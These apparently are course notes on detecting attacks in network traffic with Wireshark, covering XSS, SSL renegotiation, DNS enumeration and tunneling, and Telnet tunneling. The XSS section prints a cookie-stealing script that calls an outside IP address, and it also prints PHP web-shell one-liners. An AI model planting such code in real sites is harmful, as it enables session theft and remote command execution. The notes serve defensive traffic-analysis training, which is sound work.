
Suppose we were looking through our HTTP requests and noticed that a good amount of requests were being sent to an internal “server”, we did not recognize.
-
This could be a clear indication of cross-site scripting. Let’s take the following output for example.
-
In real-world scenarios, user cookies/tokens transmitted may not be obvious, often being encoded or encrypted
-
Cross-site scripting (XSS) occurs when an attacker injects malicious JavaScript code into a webpage via user input.
-
When other users visit the server, their browsers execute this injected code, allowing attackers to steal tokens, cookies, session values, and other sensitive data.
-
If we were to follow one of these requests it would look like the following.

-
Getting down to the root of where this code is originating can be somewhat tricky.
-
However, suppose we had a user comment area on our web server.
-
We might notice one of the comments looks like the following.
<script>
window.addEventListener("load", function() {
    const url = "http://192.168.0.19:5555";
    const params = "cookie=" + encodeURIComponent(document.cookie);
    const request = new XMLHttpRequest();
    request.open("GET", url + "?" + params);
    request.send();
    });
</script>
-
Successful cross-site scripting would necessitate immediate removal of the comment and, in most cases, server downtime to fix the issue before it persists.
-
Attackers may attempt to inject code into these fields, as demonstrated in the following examples.
-
In order for them to get command and control through PHP.
<?php system($_GET['cmd']); ?>
- Or to execute a single command with PHP:
<?php echo `whoami` ?>
Preventing XSS and Code Injection
- In order to prevent these threats after we detect them, we can do the following.
Sanitize and handle user input in an acceptable manner.Do not interpret user input as code.
SSL Renegotiation Attacks
-
Related PCAP File(s)—
SSL_renegotiation_edited.pcapng. -
Although HTTP traffic is unencrypted, we sometimes will run into encrypted HTTPs traffic.
-
As such, knowing the indicators and signs of malicious HTTPs traffic is crucial to our traffic analysis efforts.
HTTPs Breakdown
-
Unlike HTTP, which is a stateless protocol, HTTPs incorporates encryption to provide security for web servers and clients.
-
It does so with the following.
Transport Layer Security (Transport Layer Security)Secure Sockets Layer (SSL)
-
Generally speaking, when a client establishes a HTTPs connection with a server, it conducts the following.
Handshake—When establishing an HTTPs connection, Server & Client undergo a Handshake. During an HTTPS handshake, the client and server negotiate which encryption algorithms to use and exchange their certificates.Encryption—Upon completion of the handshake, the client and the server use the prior agreed upon encryption algorithm to encrypt further data communicated between them.Further Data Exchange—Once the encrypted connection is established, the client and the server will continue to exchange data between each other. This data could be web pages, images, or other web resources.Decryption—When the client transmits to the server, or the server transmits to the client, they must decrypt this data with the private and public keys.
-
As such, one of the more common HTTPs based attacks are SSL renegotiation, in which an attacker will negotiate the session to the lowest possible encryption standard.
-
However there are other encryption attacks we should be aware of like the
heartbleed vulnerability—The Heartbleed Vulnerability CVE-2014-0160.
TLS and SSL Handshakes
-
In order to establish an encrypted connection, the client and server must undergo the handshake process.
-
Fortunately for us, TLS and SSL handshakes are mostly similar in their steps.

-
To break it down further, we might observe the following occur during our traffic analysis efforts.
Client Hello—First initial step, the client sends a hello message to the server, specifying supported TLS/SSL versions, cipher suites (aka encryption algorithms), and random data (nonces) for subsequent steps.Server Hello—Responding to the client Hello, the server will send a Server Hello message. This message includes the server’s chosen TLS/SSL version, its selected cipher suite from the client’s choices, and an additional nonce.Certificate Exchange—The server then sends its digital certificate to the client, proving its identity. This certificate includes the server’s public key, which the client will use to conduct the key exchange process.Key Exchange—The client then generates what is referred to as the premaster secret. It then encrypts this secret using the server’s public key from the certificate and sends it on to the server.Session Key Derivation—The client and server use exchanged nonces and the premaster secret to compute session keys, which then enable symmetric encryption and decryption for secure communication/connection.Finished Messages—To verify handshake completion and ensure both parties derived the same session keys, the client and server exchange finished messages. These messages contain a hash of all previous handshake messages, encrypted using the session keys.Secure Data Exchange—Now that the handshake is complete, the client and the server can now exchange data over the encrypted channel.
- We can also look at this from a general algorithmic perspective.
| Handshake Step | Relevant Calculations |
|---|---|
Client Hello |
ClientHello = { ClientVersion, ClientRandom, Ciphersuites, CompressionMethods } |
Server Hello |
ServerHello = { ServerVersion, ServerRandom, Ciphersuite, CompressionMethod } |
Certificate Exchange |
ServerCertificate = { ServerPublicCertificate } |
Key Exchange |
- ClientDHPrivateKey- ClientDHPublicKey = DH_KeyGeneration(ClientDHPrivateKey)- ClientKeyExchange = { ClientDHPublicKey }- ServerDHPrivateKey- ServerDHPublicKey = DH_KeyGeneration(ServerDHPrivateKey)- ServerKeyExchange = { ServerDHPublicKey } |
Premaster Secret |
- PremasterSecret = DH_KeyAgreement(ServerDHPublicKey, ClientDHPrivateKey)- PremasterSecret = DH_KeyAgreement(ClientDHPublicKey, ServerDHPrivateKey) |
Session Key Derivation |
MasterSecret = PRF(PremasterSecret, "master secret", ClientNonce + ServerNonce) |
KeyBlock = PRF(MasterSecret, "key expansion", ServerNonce + ClientNonce) |
|
Extraction of Session Keys |
- ClientWriteMACKey = First N bytes of KeyBlock- ServerWriteMACKey = Next N bytes of KeyBlock- ClientWriteKey = Next N bytes of KeyBlock- ServerWriteKey = Next N bytes of KeyBlock- ClientWriteIV = Next N bytes of KeyBlock- ServerWriteIV = Next N bytes of KeyBlock |
Finished Messages |
FinishedMessage = PRF(MasterSecret, "finished", Hash(ClientHello + ServerHello)) |
Diving into SSL Renegotiation Attacks
-
In order to find irregularities in handshakes, we can utilize TCP dump and Wireshark as we have done before.
-
In order to filter to only handshake messages we can use this filter in Wireshark.
-
ssl.record.content_type == 22 -
The content type 22 specifies handshake messages only.
-
Specifying this filter we should get a view like the following.

When we are looking for SSL renegotiation attacks, we can look for the following.
Multiple Client Hellos—Multiple client hellos from a single client within a short period indicate a potential SSL renegotiation attack, where the attacker repeatedly triggers renegotiation to downgrade the cipher suite.Out of Order Handshake Messages—Out-of-order traffic can occur due to packet loss, but in SSL renegotiation, a server receiving a client hello after handshake completion is a key indicator.
- An attacker might conduct this attack against us for the following reasons
Denial of Service—SSL renegotiation attacks consume a ton of resources on the server side, and as such it might overwhelm the server and cause it to be unresponsive.SSL/TLS Weakness Exploitation—The attacker might attempt renegotiation to potentially exploit vulnerabilities with our current implementation of cipher suites.Cryptanalysis—The attacker might use renegotiation as a part of an overall strategy to analyze our SSL/TLS patterns for other systems.
Peculiar DNS Traffic
-
Peculiar == غَيْرُ مَأْلُوف.
-
DNS Traffic can be cumbersome (مرهق) to inspect, as many times our clients will generate a ton of it, and abnormalities can sometimes get buried in the mass volume of it.
-
However, understanding DNS and some direct signs of malicious actions is important in our traffic analysis efforts.
DNS Queries
-
DNS queries are used when a client wants to resolve a domain name with an IP address, or the other way around.
-
First, we can explore the most common type of query, which is forward lookups.

-
Generally speaking, when a client initiates a DNS forward lookup query, it does the following steps.
-
Request:
Where is academy.hackthebox.com?
-
Response:
Well its at 192.168.10.6
| Step | Description |
|---|---|
1. Query Initiation |
When the user wants to visit something like academy.hackthebox.com it initiates a DNS forward query. |
2. Local Cache Check |
The client then checks its local DNS cache to see if it has already resolved the domain name to an IP address. If not it continues with the following. |
3. Recursive Query |
The client then sends its recursive query to its configured DNS server (local or remote). |
4. Root Servers |
The DNS resolver, if necessary, starts by querying the root name servers to find the authoritative name servers for the top-level domain (TLD). There are 13 root servers distributed worldwide. |
5. TLD Servers |
The root server then responds with the authoritative name servers for the TLD (aka .com or .org) |
6. Authoritative Servers |
The DNS resolver then queries the TLD’s authoritative name servers for the second-level domain (aka hackthebox.com). |
7. Domain Name's Authoritative Servers |
Finally, the DNS resolver queries the domains authoritative name servers to obtain the IP address associated with the requested domain name (aka academy.hackthebox.com). |
8. Response |
The DNS resolver then receives the IP address (A or AAAA record) and sends it back to the client that initiated the query. |

DNS Reverse Lookups/Queries
-
On the opposite side, we have Reverse Lookups.
-
These occur when a client already knows the IP address and wants to find the corresponding FQDN (Fully Qualified Domain Name).
-
Request:
What is your name 192.168.10.6?
-
Response:
Well its academy.hackthebox.com :)
-
In this case the steps are a bit less complicated.
| Step | Description |
|---|---|
1. Query Initiation |
The client sends a DNS reverse query to its configured DNS resolver (server) with the IP address it wants to find the domain name. |
2. Reverse Lookup Zones |
The DNS resolver checks if it is authoritative for the reverse lookup zone that corresponds to the IP range as determined by the received IP address. Aka 192.0.2.1, the reverse zone would be 1.2.0.192.in-addr.arpa |
3. PTR Record Query |
The DNS resolver then looks for a PTR record on the reverse lookup zone that corresponds to the provided IP address. |
4. Response |
If a matching PTR is found, the DNS server (resolver) then returns the FQDN of the IP for the client. |
DNS Record Types
- DNS has many different record types responsible for holding different information.
- We should be familiar with these, especially when monitoring DNS traffic.
| Record Type | Description |
|---|---|
A (Address) |
This record maps a domain name to an IPv4 address |
AAAA (Ipv6 Address) |
This record maps a domain name to an IPv6 address |
CNAME (Canonical Name) |
This record creates an alias for the domain name. Aka hello.com = world.com |
MX (Mail Exchange) |
This record specifies the mail server responsible for receiving email messages on behalf of the domain. |
NS (Name Server) |
This specifies an authoritative name servers for a domain. |
PTR (Pointer) |
This is used in reverse queries to map an IP to a domain name |
TXT (Text) |
This is used to specify text associated with the domain |
SOA (Start of Authority) |
This contains administrative information about the zone |
Finding DNS Enumeration Attempts
-
Related PCAP File(s)—
dns_enum_detection.pcapng. -
We might notice a significant amount of DNS traffic from one host when we start to look at our raw output in Wireshark.
-
dns
-
We might even notice this traffic concluded/ended with something like
ANY:
-
This would be:
- A clear indication of DNS enumeration.
- And possibly even subdomain enumeration from an attacker.
Finding DNS Tunneling
-
Related PCAP File(s)—
dns_tunneling.pcapng. -

On the other hand, we might notice a good amount of text records from one host.
-
This could indicate DNS tunneling.
-
Like ICMP tunneling, attackers can and have utilized DNS forward and reverse lookup queries to perform data exfiltration.
-
They do so by appending the data they would like to exfiltrate as a part of the TXT field.
-
If this was happening it might look like the following.
-

Upon closer inspection, anomalous text may be visible in the lower right-hand corner of the screen.
-

However, in many cases, this data might be encoded or encrypted, and we might notice the following.
-
We can retrieve this value from Wireshark by locating it like the following and right-clicking the value to specify to copy it.

-
Then if we were to go into our Linux machine, in this case we could utilize something like
base64 -dto retrieve the true value.
echo 'VTBaU1EyVXhaSFprVjNocldETnNkbVJXT1cxaU0wb3pXVmhLYTFneU1XeFlNMUp2WVZoT1ptTklTbXhrU0ZJMVdETkNjMXBYUm5wYQpXREJMQ2c9PQo=' | base64 -d
U0ZSQ2UxZHZkV3hrWDNsdmRWOW1iM0ozWVhKa1gyMWxYM1JvYVhOZmNISmxkSFI1WDNCc1pXRnpaWDBLCg==
- However, in some cases attackers will double if not triple encode the value they are attempting to exfiltrate through DNS tunneling, so we might need to do the following.
echo 'VTBaU1EyVXhaSFprVjNocldETnNkbVJXT1cxaU0wb3pXVmhLYTFneU1XeFlNMUp2WVZoT1ptTklTbXhrU0ZJMVdETkNjMXBYUm5wYQpXREJMQ2c9PQo=' | base64 -d | base64 -d | base64 -d
-
However, we might need to do more than just base64 decode these values, as in many cases as mentioned these values might be encrypted.
-
Attackers might conduct DNS tunneling for the following reasons:
| Step | Description |
|---|---|
1. Data Exfiltration |
As shown above DNS tunneling can be helpful for attackers trying to get data out of our network without getting caught. |
2. Command and Control |
Some malware and malicious agents will utilize DNS tunneling on compromised systems in order to communicate back to their command and control servers. Notably, we might see this method of usage in botnets. |
3. Bypassing Firewalls and Proxies |
DNS tunneling allows attackers to bypass firewalls and web proxies that only monitor HTTP/HTTPs traffic. DNS traffic is traditionally allowed to pass through network boundaries. As such, it is important that we monitor and control this traffic. |
4. Domain Generation Algorithms (DGAs) |
Some more advanced malware will utilize DNS tunnels to communicate back to their command and control servers that use dynamically generated domain names through DGAs. This makes it much more difficult for us to detect and block these domain names. |
The Interplanetary File System and DNS Tunneling
- It has been observed in recent years that advanced threat actors will utilize the Interplanetary file System to store and pull malicious files.
- As such we should always watch out for DNS and HTTP/HTTPs traffic to URIs like the following:
https://cloudflare-ipfs.com/ipfs/QmS6eyoGjENZTMxM7UdqBk6Z3U3TZPAVeJXdgp9VK4o1Sz
- These forms of attacks can be exceptionally difficult to detect as IPFS innately operates on a peer to peer basis.
- To learn more, we can research into IPFS.
Strange Telnet & UDP Connections

- When analyzing network traffic for unusual activity, pay close attention to Telnet and UDP protocols.
- These protocols are sometimes missed but can provide valuable insights.
-
Telnet:
- Is a bidirectional network protocol.
- Defined in RFC 854.
- Enabling interactive communication between devices.
-
Developed in the 1970s, its use has declined significantly in favor of SSH.
-
Legacy systems may still use Telnet for remote command and control of Microsoft terminal services.
-
However, monitor Telnet communications for suspicious activity, as attackers can exploit it for data exfiltration and tunneling.
Finding Traditional Telnet Traffic Port 23
-
Related PCAP File(s)—
telnet_tunneling_23.pcapng. -

Suppose we were to open Wireshark, we might notice some telnet communications originating from Port 23.
-
In this case, we can always inspect this traffic further.
-
Telnet traffic is usually unencrypted/decrypted and easy to inspect.
-
However, like ICMP, DNS, and other tunneling methods, attackers can encrypt, encode, or obfuscate this text.
-
Therefore, we should always be cautious.

Unrecognized TCP Telnet in Wireshark
-
Related PCAP File(s)—
telnet_tunneling_9999.pcapng. -

Telnet is just a communication protocol, and as such can be easily redirected to different ports by attackers.
-
Monitoring unusual port activity can help detect potentially malicious actions.
-
For example:
-
We may observe frequent communication from a single client on port 9999, which warrants further investigation into the communication’s content.

-
If we noticed something like above, we would want to follow this TCP stream.

-
Doing so can allow us to inspect potentially malicious actions.
Telnet Protocol through IPv6
-
Related PCAP File(s)—
telnet_tunneling_ipv6.pcapng. -
Observing IPv6 traffic in a network not configured for IPv6 can indicate malicious activity.
-
For example, IPv6 addresses used for telnet connections would be suspicious.

-
We can narrow down our filter in Wireshark to only show telnet traffic from these addresses with the following filter.
((ipv6.src_host == fe80::c9c8:ed3:1b10:f10b) or (ipv6.dst_host == fe80::c9c8:ed3:1b10:f10b)) and telnet

- Likewise, we can inspect the contents of these packets through their data field, or by following the TCP stream.

Watching UDP Communications
-
Related PCAP File(s)—
udp_tunneling.pcapng. -
